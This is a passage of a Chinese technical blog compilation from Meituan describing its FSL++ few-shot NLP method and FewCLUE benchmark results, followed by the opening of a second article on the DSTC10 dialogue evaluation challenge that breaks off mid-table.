FewCLUE 发布后，网易伏羲使用自研的 EET 模型 [4]，并通过二次训练增强模型的语义理解能力，再加入模版进行多任务学习；IDEA 研究院的二郎神模型 [5] 在 BERT 模型的基础上使用更先进的预训练技术训练大模型，在下游任务微调的过程中用加入动态 Mask 策略的 Masked Language Model(MLM) 作为辅助任务。这些方法都使用 Prompt Learning 作为基本的任务架构，跟这些自研的大模型相比，我们的方法主要在 Prompt Learning 框架的基础上加入了样本增强、集成学习以及自学习等模型优化策略，极大地提高模型的任务表现和鲁棒性，同时这套方法可以适用于各种预训练模型，更加灵活便捷。

FSL++ 整体模型结构如下图 2 所示。FewCLUE 数据集为每个任务提供 160 条有标签数据以及接近两万条无标签数据。本次 FewCLUE 实践中，我们先在 Fine-Tune 阶段构造多模板 Prompt Learning，并对有标签数据采用对抗训练、对比学习、Mixup 等增强策略。由于这些数据增强策略采用不同的增强原理，可以认为这些模型之间差异性比较显著，经过集成学习之后会有比较好的效果。所以在采用数据增强策略进行训练以后，我们拥有了多个弱监督模型，并且用这些弱监督模型在无标签数据上进行预测，得到无标签数据的伪标签分布。之后，我们将多个经过不同的数据

增强模型预测得到的无标签数据的伪标签分布整合起来，得到一份总的无标签数据的伪标签分布，接着重新构造多模板 Prompt Learning，并再次使用数据增强策略，选择最优策略。目前，我们的实验只进行一轮迭代，也可以尝试多轮迭代，不过随着迭代次数增加，提升也不再明显。





图 2　FSL++ 模型框架

## 2.1 增强预训练

预训练语言模型是在庞大的无标签语料库上进行训练的。 例如，RoBERTa[6] 在 160GB 以上的文本进行训练，包括百科全书、新闻文章、文学作品和 Web 内容。通过这些模型学习到的表示，在包含多种来源的各种大小的数据集的任务中实现出色的性能。

FSL++ 模型使用 RoBERTa-large 模型作为基础模型，并且采用融入领域知识的 Domain-Adaptive Pretraining (DAPT)[7] 预训练方法和融入任务知识的 Task-Adaptive Pretraining (TAPT)[7]。DAPT 旨在预训练模型的基础上，增加大量领域内无标签文本继续训练语言模型，之后再在指定任务的数据集上进行微调。

对目标文本领域进行继续预训练，可以提高语言模型的性能，尤其是在与目标文本领域相关的下游任务上的性能。并且，预训练文本与任务领域的相关度越高，带来的提升越大。在本次实践中，我们最终使用了在 100G 包含娱乐节目、体育、健康、国际事务、电影、名人等各个领域的语料的 CLUE Vocab[8] 上预训练得到的 RoBERTa Large 模型。TAPT 指在预训练模型的基础上，增加数量较少但与任务直接相关的无标签语料进行预训练。针对 TAPT 任务，我们选择使用的预训练数据是 FewCLUE 榜单为每个任务提供的无标签数据。

除此之外，在针对句间关系任务，如中文自然语言推理任务 OCNLI、中文对话短文本匹配任务 BUSTM 的实践中，我们使用在其他句间关系任务如中文自然语言推理数据集 CMNLI、中文短文本相似度数据集 LCQMC 上进行预训练的模型参数作为初始参数，相比直接用原始模型完成任务，也能提升一定的效果。

## 2.2 模型结构

FewCLUE 包含多种任务形式，我们为每种任务选择了合适的模型结构。文本分类任务和机器阅读理解（MRC）任务本身的类别词就携带了信息，因此更适合建模为 Masked Language Model(MLM) 形式；而句间关系任务判断两个句子的相关性，更类似于 Next Sentence Prediction(NSP)[9] 任务形式。因此，我们为分类任务和阅读理解任务选择 PET[10] 模型，为句间关系任务选择 EFL[11] 模型，EFL 方法可以通过全局采样构造负样本，学习到更鲁棒的分类器。

### 2.2.1 Prompt Learning

Prompt Learning 的主要目标是尽可能减小预训练目标与下游微调目标的差距。通常现有的预训练任务均包含 MLM 损失函数，但是下游的任务则并未采用 MLM，而是引入新的分类器，使得预训练任务和下游任务出现了不一致。Prompt Learning 不引入额外的分类器或其他参数，而是通过拼接模板（Template，即为输入数据拼接语言片段，从而改造任务为 MLM 形式）和标签词映射（Verbalizer，即为每个标签在词表中找到对应的词，从而为 MLM 任务设定预测目标），使得模型可以在少量样本的条件下在下游任务中使用。





图 3　Prompt Learning 方法完成情感分析任务的流程图

以图 3 展示的电商评价情感分析任务 EPRSTMT 为例。给定文本“这个电影真不错，值得第二次观看 !”，传统的文本分类则是在 CLS 部分的 Embedding 接上分类器，并映射到 0–1 分类上（0：负向，1：正向）。这种方法在小样本场景下需要训练新的分类器，比较难获得好的效果。而基于 Prompt Learning 的方法则是创建模板“这是一条 [MASK] 评。”，再将模板与原文进行拼接，训练时通过语言模型预测 [MASK] 位置的词，再将其映射到对应的类别上（好：正向，差：负向）。

由于缺乏足够数据，有时很难确定表现最好的模板和标签词映射。因此，也可以采用多模板与多标签词映射的设计。通过设计多个模板，最终的结果采用多个模板的结果的整合，或设计一对多的标签词映射，让一个标签对应多个词。同上述例子，可以设计如下模板组合（左：同一个句子的多模板，右：多标签映射）。

图 4　PET 多模板与多标签映射图

### 任务样例

| 任务类型 | 输入文本 | 模板 | 标签词映射 |
|---|---|---|---|
| 文本分类任务 | 文本："企业总部集聚是知识经济时代一种新的产业集聚形态.企业总部集聚向中心城市集聚使中心城市功能由工业经济时代的生产制造职能向知识经济时代的管理控制职能转变.一场围绕构建中国西部企业总部集聚中心的竞争正在我国西部三座主要城市展开.重庆应确立构建中国西部企业总部集聚中心的目标,实施企业总部集聚战略,提升城市竞争力." | [CLS]这篇[MASK][MASK]论文阐述了{文本}[EOS] | "理经"："理论经济学" |
| 阅读理解任务（关键词生成） | 文本："现代生物及医药等学科的发展对液滴分配系统的微量、高精、快速、稳定等特性提出越来越高的要求.液滴分配系统是在液滴分离物理的基础上发展起来的,根据液滴分离物理的特点,可将其分为按需分离、瑞利分离、一阶风诱分离、二阶风诱分离以及喷雾.针对不同的液滴分离形式,分析其研究现状与关键特性参数,比对各数学模型与数值求解方法;同时阐述非牛顿流体的液滴分离特点.针对代表性的液滴分配系统,分析并比对各自的动作机理、分配特点和应用场合.基于上述分析展望液滴分离物理和液滴分配技术的热点问题与发展趋势."<br>关键词：["喷射", "按需分离", "系统"] | [CLS][MASK][MASK]用关键词组{关键词}概括句子{文本}[EOS] | "不能"："0"<br>"可以"："1" |

表 1　FewCLUE 数据集中 PET 模板构建

### 2.2.2 EFL

EFL 模型将两个句子拼接在一起，用输出层的 [CLS] 位置处的 Embedding 后接一个分类器完成预测。EFL 的训练过程中，除了训练集的样本，还会进行负样本构造，训练过程中，在每个 Batch 里随机选择其他数据中的句子作为负样本，通过构造负样本进行数据增强。虽然 EFL 模型需要训练新的分类器，但目前有很多公开的文本蕴含 / 句间关系数据集，如 CMNLI、LCQMC 等，可以通过在这些样本上进行持续学习 (continue-train)，再将学习到的参数迁移到小样本场景中，用 FewCLUE 的任务数据集进行进一步微调。

### 任务样例

| 任务类型 | 输入文本 | 模板 | 预测结果 |
|---|---|---|---|
| 句间关系任务 | example1:<br>文本1: "我们要继续向贫困宣战,决不让贫困代代相传。"<br>文本2: "贫困现象已经有所好转。"<br>example2:<br>文本1: "通过增加居民收入提高消费能力,完善消费政策,培育消费热点。"<br>文本2: "消费是经济增长的重要因素。" | 原始样本：<br>[CLS]我们要继续向贫困宣战,决不让贫困代代相传。[SEP]贫困现象已经有所好转。[EOS]<br>[CLS]通过增加居民收入提高消费能力,完善消费政策,培育消费热点。[SEP]消费是经济增长的重要因素。[EOS]<br>构造负样本：<br>[CLS]我们要继续向贫困宣战,决不让贫困代代相传[SEP]通过增加居民收入提高消费能力,完善消费政策,培育消费热点。[EOS] | 0/1 |

表 2　FewCLUE 数据集中 EFL 模板构建

## 2.3 数据增强

数据增强方法主要有样本增强和 Embedding 增强。NLP 领域中，数据增强的目的是在不改变语义的前提下扩充文本数据。主要的方法包括简单文本替换、使用语言模型生成相似句子等，我们尝试过 EDA 等扩充文本数据的方法，但是一个词的变化就

可能导致整个句子的意思发生翻转，经过替换的文本携带大量噪音，所以很难用简单的规则样本变化产生足够的增强数据。而 Embedding 增强，则不再对输入进行操作，转而在 Embedding 层面进行操作，可以通过对 Embedding 增加扰动或者插值等方式提升模型的鲁棒性。

因此，本次实践中我们主要进行 Embedding 增强。我们用的数据增强策略分别有 Mixup[12]、Manifold-Mixup[13]、对抗训练 (Adversarial training, AT) [14] 和对比学习 R-drop[15]。数据增强策略的详细介绍见之前的技术博客小样本学习及其在美团场景中的应用。

| 方法 | 简介 | 实验参数 |
|---|---|---|
| 插值 Mixup | 对输入数据进行简单的线性变换，构造新的组合样本和组合标签 | 混合比例mixup_alpha=0.2 |
| Manifold Mixup | 将Mixup操作泛化到模型内部随机某层的特征上 | 混合比例manifold_mixup_alpha=0.5 |
| 对抗训练 | 在输入样本上增加微小的扰动 | 扰动系数AT_epsilon=0.5 |
| 对比学习 R-drop | 对同一个句子做两次Dropout形成正样本对，再用KL散度限制两个子模型保持一致。 | Dropout概率dropout_prob=0.3，权重系数Rdrop_alpha=4.0 |

表 3　数据增强策略简述

Mixup 通过对输入数据进行简单的线性变换，构造新的组合样本和组合标签，可以增强模型的泛化能力。在各种有监督任务或者半监督任务上，使用 Mixup 都能极大提高模型的泛化能力。Mixup 方法可以视为正则化操作，它要求模型在特征层面生成的组合特征满足线性约束，并且利用这种约束对模型施加正则化。直观来看，当模型的输入为另外两个输入的线性组合时，其输出也是这两个数据单独输入模型后所得输出的线性组合，其实就是要求模型近似为一个线性系统。

Manifold Mixup 将上述的 Mixup 操作泛化到特征上。因为特征具有更高阶的语义信息，所以在其维度上插值可能会产生更有意义的样本。在类似于 BERT[9]、RoBERTa[6] 的模型中，随机选择层数 k，对该层的特征表示进行 Mixup 插值。普通的 Mixup 的插值发生在输出层 Embedding 部分，而 Manifold Mixup 相当于把这一系列插值操作加入到语言模型内部的 Transformers 结构的随机某层中。

对抗训练通过在输入样本上增加微小的扰动来显著提高模型 Loss。对抗训练就是训练一个能有效识别原始样本和对抗样本的模型。基本原理就是通过添加扰动构造一些

对抗样本，交给模型去训练，提高模型在遇到对抗样本时的鲁棒性，同时也能提高模型的表现和泛化能力。对抗样本需要具有两个特点，分别是：

1. 相对于原始输入，所添加的扰动是微小的。
2. 能使模型犯错。对抗训练有两个作用，分别是提高模型对恶意攻击的鲁棒性和提高模型的泛化能力。

R-Drop 对同一个句子做两次 Dropout，并且强制由 Dropout 生成的不同子模型的输出概率保持一致。Dropout 的引入虽然效果很好，但是它会导致训练和推理过程的不一致性问题。为缓解这种训练推理过程的不一致性，R-Drop 对 Dropout 进行正则化处理，在两个子模型产生的输出中增加对输出数据分布的限制，引入数据分布度量的 KL 散度损失，使得 Batch 内同一个样本生成的两个数据分布尽量接近，具有分布一致性。具体来说，对于每个训练样本，R-Drop 最小化了由不同 Dropout 生成的子模型的输出概率之间的 KL 散度。R-Drop 作为一种训练思想，可以用到大部分有监督或半监督的训练中，通用性强。

我们使用的三种数据增强策略，Mixup 是在语言模型的输出层 Embedding 和语言模型的内部随机某层 Transformers 的输出层中做两个样本的线性变化，对抗训练是在样本上增加微小的扰动，而对比学习是对同一个句子做两次 Dropout 形成正样本对，再用 KL 散度限制两个子模型保持一致。三种策略都是通过在 Embedding 完成一些操作来增强模型的泛化性，经过不同策略得到的模型分别都具有不同的偏好，这就为下一步的集成学习提供了条件。

## 2.4 集成学习 & 自训练

集成学习可以组合多个弱监督模型，以期得到一个更好更全面的强监督模型。集成学习潜在的思想是即便某一个弱分类器得到了错误的预测，其他的弱分类器也可以将错误纠正回来。如果待组合的各个模型之间差异性比较显著，那么集成学习之后通常会有一个较好的结果。

自训练使用少量的标记数据和大量的未标记数据对模型进行联合训练，首先使用经过

训练的分类器来预测所有未标记数据的标签，然后选择置信度较高的标签作为伪标签数据，将伪标记数据与人工标记的训练数据联合起来重新训练分类器。

集成学习 + 自训练是一套可以利用多个模型以及无标签数据的方案。这其中，集成学习的一般步骤为：训练多个不同的弱监督模型，分别用每个模型预测无标签数据的标签概率分布，计算标签概率分布的加权和，得到无标签数据的伪标签概率分布。自训练指训练一个模型用于组合其他各个模型，其一般步骤为：训练多个 Teacher 模型，Student 模型学习伪标签概率分布中高置信度样本的 Soft Prediction，Student 模型作为最后的强学习器。





图 5　集成学习 + 自训练结构

在本次 FewCLUE 实践中，我们先在 Fine-Tune 阶段构造多模板 Prompt Learning，并对有标注数据采用对抗训练、对比学习、Mixup 等增强策略。由于这些数据增强策略采用不同的增强原理，可以认为这些模型之间差异性比较显著，经过集成学习之后会有比较好的效果。

在采用数据增强策略进行训练以后，我们拥有了多个弱监督模型，并且用这些弱监督模型在无标签数据上进行预测，得到无标签数据的伪标签分布。之后，我们将多个经

过不同的数据增强模型预测得到的无标签数据的伪标签分布整合起来，得到一份总的无标签数据的伪标签分布。筛选伪标签数据的过程中，我们不一定会选择置信度最高的样本，因为如果每个数据增强模型给出的置信度都很高，说明这个样本可能是容易学习的样本，不一定有很大价值。

我们综合多个数据增强模型给出的置信度，尽量选择置信度较高，但是又不容易学习的样本（比如多个模型预测不全部一致）。接着用标注数据和伪标注数据的集合重新构造多模板 Prompt Learning，再次使用数据增强策略，并选择最好的策略。目前，我们的实验目前只进行一轮迭代，也可以尝试多轮迭代，不过随着迭代次数增加，提升也会减少，不再显著。

# 3. 实验结果

## 3.1 数据集介绍

FewCLUE 榜单提供了 9 个任务，其中分别为 4 个文本分类任务，2 个句间关系任务和 3 个阅读理解任务。文本分类任务有电商评价情感分析、科学文献分类、新闻分类和 App 应用描述主题分类任务。主要归类为短文本二分类、短文本多分类和长文本多分类。其中有的任务类别众多，超过 100 类，并且出现了类别不均衡问题。句间关系任务有自然语言推理和短文本匹配任务。阅读理解任务则有成语阅读理解选择填空，摘要判断关键词判别和代词消歧任务。每个任务大体提供了 160 条有标签数据和两万条左右的无标签数据。因为长文本分类任务类别众多，过于困难，也提供了更多的有标签数据。详细的任务数据情况如表 4 所示：

| 任务 | 描述 | 训练集 | 验证集 | 公开测试集 | 提交测试集 | 标签数量 | 无标签数据 |
|---|---|---|---|---|---|---|---|
| Single Sentence | 单句分类 | | | | | | |
| EPRSTMT 电商评论情感分析 | 情感分析 | 160 | 160 | 610 | 753 | 2 | 19565 |
| CSLDCP 科学文献学科分类 | 长文本分类 | 536 | 536 | 1784 | 2999 | 67 | 18111 |
| TNEWS 新闻分类 | 短文本分类 | 240 | 240 | 2010 | 1500 | 15 | 20000 |
| IFLYTEK APP应用描述主题分类 | 长文本分类 | 928 | 690 | 1749 | 2279 | 119 | 7558 |
| Sentence Pair | 句间关系 | | | | | | |
| OCNLI 自然语言推理 | 长文本NLI | 160 | 160 | 2520 | 3000 | 3 | 20000 |
| BUSTM 对话短文本匹配 | 短文本NLI | 160 | 160 | 1772 | 2000 | 2 | 4251 |
| Reading Comprehension | 阅读理解 | | | | | | |
| CHID 成语阅读理解 | 成语选择 | 210 | 210 | 2002 | 2000 | 7 | 7585 |
| CSL 摘要判断关键词判别 | 关键词比对 | 160 | 160 | 2828 | 3000 | 2 | 19841 |
| CLUEWSC 代词消歧 | 代词消歧 | 160 | 160 | 976 | 290 | 2 | 0 |

表 4　FewCLUE 数据集任务介绍

## 3.2 实验对比

表 5 展示了不同模型和参数量的实验结果的对比。在 RoBERTa Base 实验中，使用 PET/EFL 模型会超过传统的直接 Fine-Tune 模型结果 2-28PP。以 PET/EFL 模型为基础，为了探索大模型在小样本场景中的效果，我们在 RoBERTa Large 上进行了实验，相对于 RoBERTa Base，大模型可以提升模型 0.5-13PP；为了更好地利用领域知识，我们进一步在经过 CLUE 数据集上增强预训练的 RoBERTa Large Clue 模型上进行实验，融入了领域知识的大模型进一步提升结果 0.1-9pp。基于此，在之后的实验中，我们都在 RoBERTa Large Clue 上进行实验。

| 数据集 | 任务类型 | RoBERTa Base | | RoBERTa Large | RoBERTa Large Clue |
|---|---|---|---|---|---|
| | | Fine-Tune(%) | PET/EFL(%) | PET/EFL(%) | PET/EFL(%) |
| EPRSTMT 电商评论情感分析 | 文本分类 | 84.91 | 86.72 | 87.12 | **87.25** |
| CSLDCP 科学文献学科分类 | 文本分类 | 35.52 | 49.07 | 55.67 | **57.22** |
| TNEWS 新闻分类 | 文本分类 | 49.03 | 62.55 | 61.72 | **70.27** |
| IFLYTEK APP应用描述主题分类 | 文本分类 | 32.82 | 43.55 | 49.96 | **50.61** |
| OCNLI 自然语言推理 | 句间关系 | 34.08 | 62.72 | 68.88 | **69.65** |
| BUSTM 对话短文本匹配 | 句间关系 | 65.34 | 65.89 | 72.42 | **73.55** |
| CHID 成语阅读理解 | 阅读理解 | 14.9 | 59.3 | 72.51 | **79.12** |
| CSL 摘要判断关键词判别 | 阅读理解 | 50.11 | 62.81 | 71.41 | **72.21** |
| CLUEWSC 代词消歧 | 阅读理解 | 49.96 | 63.86 | 72.66 | **72.97** |

表 5　不同模型和参数量的实验结果对比（加粗红色字体表示最好的结果）

表 6 展示了在 PET/EFL 模型上进行数据增强和集成学习实验结果，可以发现即使是在大模型上使用数据增强策略，模型也能带来 0.8-9PP 的提升，而进一步进行集成学习 & 自训练以后，模型表现会继续提升 0.4-4PP。

| 数据集 | 任务类型 | 基础模型 | 数据增强 | | | | 集成学习+自训练 |
|---|---|---|---|---|---|---|---|
| | | PET/EFL(%) | Mixup(%) | Manifold-Mixup(%) | AT(%) | R-Drop(%) | Ensemble(%) |
| EPRSTMT 电商评论情感分析 | 文本分类 | 87.25 | 87.45 | 87.82 | 88.05 | 87.95 | **88.45** |
| CSLDCP 科学文献学科分类 | 文本分类 | 57.22 | 63.83 | 64.75 | 66.29 | 65.24 | **68.42** |
| TNEWS 新闻分类 | 文本分类 | 70.27 | 73.21 | 74.05 | 73.56 | 72.41 | **75.53** |
| IFLYTEK APP应用描述主题分类 | 文本分类 | 50.61 | 50.43 | 51.12 | 50.65 | 50.55 | **54.27** |
| OCNLI 自然语言推理 | 句间关系 | 69.65 | 74.42 | 73.91 | 73.26 | 75.21 | **77.76** |
| BUSTM 对话短文本匹配 | 句间关系 | 73.55 | 74.3 | 77.65 | 76.23 | 75.87 | **80.30** |
| CHID 成语阅读理解 | 阅读理解 | 79.12 | 81.62 | 79.43 | 78.82 | 82.15 | **83.35** |
| CSL 摘要判断关键词判别 | 阅读理解 | 72.21 | 75.54 | 76.31 | 76.32 | 75.1 | **79.73** |
| CLUEWSC 代词消歧 | 阅读理解 | 72.97 | 77.21 | 75.34 | 74.32 | 76.41 | **79.31** |

表 6　基础模型 + 数据增强 + 集成学习实验效果（加粗红色字体表示最好的结果）

其中集成学习 + 自训练步骤中，我们尝试了几种筛选策略：

1. 选择置信度最高的样本，这种策略带来的提升在 1PP 以内，置信度最高的伪标签样本中很多是多个模型预测一致且置信度都比较高的样本，这部分样本比较容易学习，融入这部分样本带来的收益有限。
2. 选择置信度高且具有争议性的样本（存在至少一个模型和其他模型预测结果不一致，但多个模型总体置信度超过阈值 1），这种策略规避了特别容易学习的样本，又通过设置阈值避免带来过多脏数据，可以带来 0-3PP 的提升；
3. 融合上面的两种策略，若多个模型对于一个样本的预测结果是一致的，我们选择置信度小于阈值 2 的样本；对于存在至少一个模型和其他模型预测结果不一致的，我们选择置信度大于阈值 3 的样本。这种方式同时选择了置信度较高的样本保证输出的可信度，又选择了较有争议的样本保证筛选出来的伪标签样本具有较大学习难度，可以带来 0.4-4PP 的提升。

## 4. 小样本学习策略在美团场景的应用

在美团的各个业务中，有着丰富的 NLP 场景，部分任务可以归类为文本分类任务和句间关系任务，以上提到的小样本学习策略已经应用于美团点评的各种场景，期望在数据资源稀少的情况下训练出比较好的模型。此外，小样本学习策略已经广泛应用于美团内部自然语言处理 (NLP) 平台的各个 NLP 算法能力中，在众多业务场景下落地并取得显著收益，美团内部的工程师可通过该平台来体验 NLP 中心相关的能力。

### 文本分类任务

**医美题材分类**：对美团和点评的笔记内容按题材分为 8 类：猎奇、探店、测评、真人案例、治疗过程、避坑、效果对比、科普。用户点击某一种题材时，返回对应的笔记内容，上线至美团和点评 App 医疗美容频道的百科页、方案页经验分享，小样本学习利用 2,989 条训练数据准确率提升 1.8PP，达到了 89.24%。

**攻略识别**：从 UGC 和笔记中挖掘旅游攻略，提供旅游攻略的内容供给，应用于景点精搜下的攻略模块，召回内容为描述旅游攻略的笔记，小样本学习利用 384 条训练数据准确率提升 2PP，达到了 87%。

**学城文本分类**：学城（美团内部知识库）有大量的用户文本，经归纳将文本分为 17 种类别，已有模型在 700 条数据上训练，通过小样本学习，在已有模型上提升模型精度 2.5PP，达到 84%。

**项目筛选**：LE 生活服务 / 丽人等业务目前的评价列表页混排评价的方式不便让用户快速找到决策信息，因此需要更有结构化的分类标签来满足用户的需求，小样本学习在这两个业务上利用 300-500 条数据上准确率均达到 95%+（多个数据集分别提升 1.5-4PP）。

### 句间关系任务

**医美功效打标**：对美团和大众点评的笔记内容按功效进行召回，功效的类型有：补水、美白、瘦脸、除皱等，上线至医美频道页，有 110 种功效类型需要打标，小样本学习仅用 2909 条训练数据准确率达到了 91.88%（提升 2.8PP）。

**医美品牌打标**：品牌上游企业有针对旗下产品进行品牌宣传和营销的诉求，而内容营销是当前主流、有效的营销方式之一。品牌打标就是为每种品牌如“伊肤泉”、“术唯可”召回详细介绍该品牌的笔记内容，共有 103 种品牌，已上线至医美品牌馆，小样本学习仅用 1676 条训练数据准确率达到了 88.59%（提升 2.9PP）。

## 5. 总结

在本次榜单提交中，我们构建了一种基于 RoBERTa 的语义理解模型，并通过增强预训练、PET/EFL 模型、数据增强和集成学习 & 自训练来提升模型的效果。该模型能完成文本分类、句间关系推理任务和几种阅读理解任务。

通过参加本次测评任务，我们对小样本场景下的自然语言理解领域的算法和研究有了更深的认识，也借此对前沿算法的中文落地能力进行了摸底测试，为后续进一步算法研究、算法落地打下了基础。此外，本次数据集中的任务场景与美团搜索与 NLP 部的业务场景存在很大相似性，该模型的很多策略也直接应用在实际业务中，直接为业务赋能。

## 本文作者

骆颖、徐俊、谢睿、武威，均来自美团搜索与 NLP 部 /NLP 中心。

## 参考文献

[1] FewCLUE Github 项目地址
[2] FewCLUE 榜单地址
[3] CLUE Github 项目地址
[4] https://github.com/NetEase-FuXi/EET
[5] https://github.com/IDEA-CCNL/Fengshenbang-LM
[6] Liu, Yinhan, et al. "Roberta: A robustly optimized bert pretraining approach." arXiv preprint arXiv:1907.11692 (2019).
[7] Gururangan, Suchin, et al. "Don't stop pretraining: adapt language models to domains and tasks." arXiv preprint arXiv:2004.10964 (2020).
[8] Xu, Liang, Xuanwei Zhang, and Qianqian Dong. "CLUECorpus2020: A large-scale Chinese corpus for pre-training language model." arXiv preprint arXiv:2003.01355 (2020).
[9] Devlin, Jacob, et al. "Bert: Pre-training of deep bidirectional transformers for language understanding." arXiv preprint arXiv:1810.04805 (2018).
[10] Schick, Timo, and Hinrich Schütze. "It's not just size that matters: Small language models are also few-shot learners." arXiv preprint arXiv:2009.07118 (2020).
[11] Wang, Sinong, et al. "Entailment as few-shot learner." arXiv preprint arXiv:2104.14690 (2021).
[12] Zhang, Hongyi, et al. "mixup: Beyond empirical risk minimization." arXiv preprint arXiv:1710.09412 (2017).
[13] Verma, Vikas, et al. "Manifold mixup: Better representations by interpolating hidden states." International Conference on Machine Learning. PMLR, 2019.
[14] Verma, Vikas, et al. "Manifold mixup: Better representations by interpolating hidden states." International Conference on Machine Learning. PMLR, 2019.
[15] Wu, Lijun, et al. "R-drop: regularized dropout for neural networks." Advances in Neural Information Processing Systems 34 (2021).
[16] 小样本学习及其在美团场景中的应用

# DSTC10 开放领域对话评估比赛冠军方法总结

作者：鹏飞 晓慧 凯东 汪建 春阳

## 1. 背景

对话系统技术挑战赛 DSTC（The Dialog System Technology Challenge）由微软、卡内基梅隆大学的科学家于 2013 年发起，旨在带动学术与工业界在对话技术上的提升，在对话领域具有极高的权威性和知名度。对话系统挑战赛今年已举办至第十届（DSTC10），吸引了微软、亚马逊、卡内基梅隆大学、Facebook、三菱电子研究实验室、美团、百度等全球知名企业、顶尖大学和机构同台竞技。

DSTC10 共包含 5 个 Track，每个 Track 包含某一对话领域的数个子任务。其中 Track5 Task1 Automatic Open-domain Dialogue Evaluation 较为系统全面地将开放领域对话的自动评估任务引入 DSTC10 比赛中。开放领域对话自动评估是对话系统的重要组成部分，致力于自动化地给出符合人类直觉的对话质量评估结果。相比于速度慢、成本高的人工标注，自动化评估方法可以高效率、低成本地对不同对话系统进行打分，有力促进了对话系统的发展。

不同于任务型对话有一个固定的优化目标，开放领域对话更接近人类真实的对话，评估难度更大，因而吸引了广泛的关注。DSTC10 Track5 Task1 比赛共包含 14 个验证数据集（共包含 37 种不同的对话评估维度）和 5 个测试数据集（共包含 11 个评估维度）。美团语音团队最终以平均 0.3104 的相关性取得了该比赛的第一名，该部分工作已完成一篇论文 MME-CRS: Multi-Metric Evaluation based on Correlation Re-Scaling for Evaluating Open-Domain Dialogue，并收录在 AAAI2022 Workshop。

图 1　DSTC10 对话系统挑战赛

## 2. 赛题简介

开放领域对话评估比赛收集了对话领域论文中的经典数据集，包括 14 个验证数据集（12 个 Turn-Level 级别数据集和 2 个 Dialog-Level 级别数据集）和 5 个测试数据集。

数据集中的每个对话主要包含以下信息：

- Context：对话中的提问，或者说对话的上下文。
- Response：针对 Context 的回复，也即评估的具体对象；对话数据集中的 Response 一般由不同对话生成模型产生，如 GPT-2 和 T5。
- Reference：人工给出的针对 Context 的参考回答，一般为 5 条左右。

每个对话包含多个评估维度，如 Context 和 Response 的相关性，Response 本身的流畅度等。每个数据集的评估维度不同，14 个验证集总共包含 37 种不同的评估维度，具体包含 Overall、Grammar、Relevance、Appropriateness、Interesting 等。每个评估维度都有人工标注的打分，打分从 1 到 5，分数越高表示当前评估维度的质量越高。

验证集和测试集的统计信息如图 2 和图 3 所示：

| Dataset | Turns | Qualities | Annos |
|---|---|---|---|
| DSTC6 | 40000 | 1 | 400000 |
| DSTC7 | 9900 | 1 | 29700 |
| Persona-Chatlog | 3316 | 9 | 29844 |
| PersonaChat-USR | 300 | 6 | 5400 |
| TopicalChat-USR | 360 | 6 | 6480 |
| FED-Turn | 375 | 9 | 3348 |
| FED-Conversation | 125 | 11 | 1364 |
| DailyDialog-Gupta | 500 | 1 | 1500 |
| DailyDialog-Zhao | 900 | 4 | 14400 |
| PersonaChat-Zhao | 900 | 1 | 3600 |
| DailyDialog-Grade | 300 | 1 | 3000 |
| Empathetic-Grade | 300 | 1 | 3000 |
| ConvAI2-Grade | 300 | 1 | 3000 |
| HUMOD | 9500 | 2 | 57000 |

图 2　DSTC10 Track5 Task1 验证集数据统计信息

| Dataset | Turns | Qualities | Annos |
|---|---|---|---|
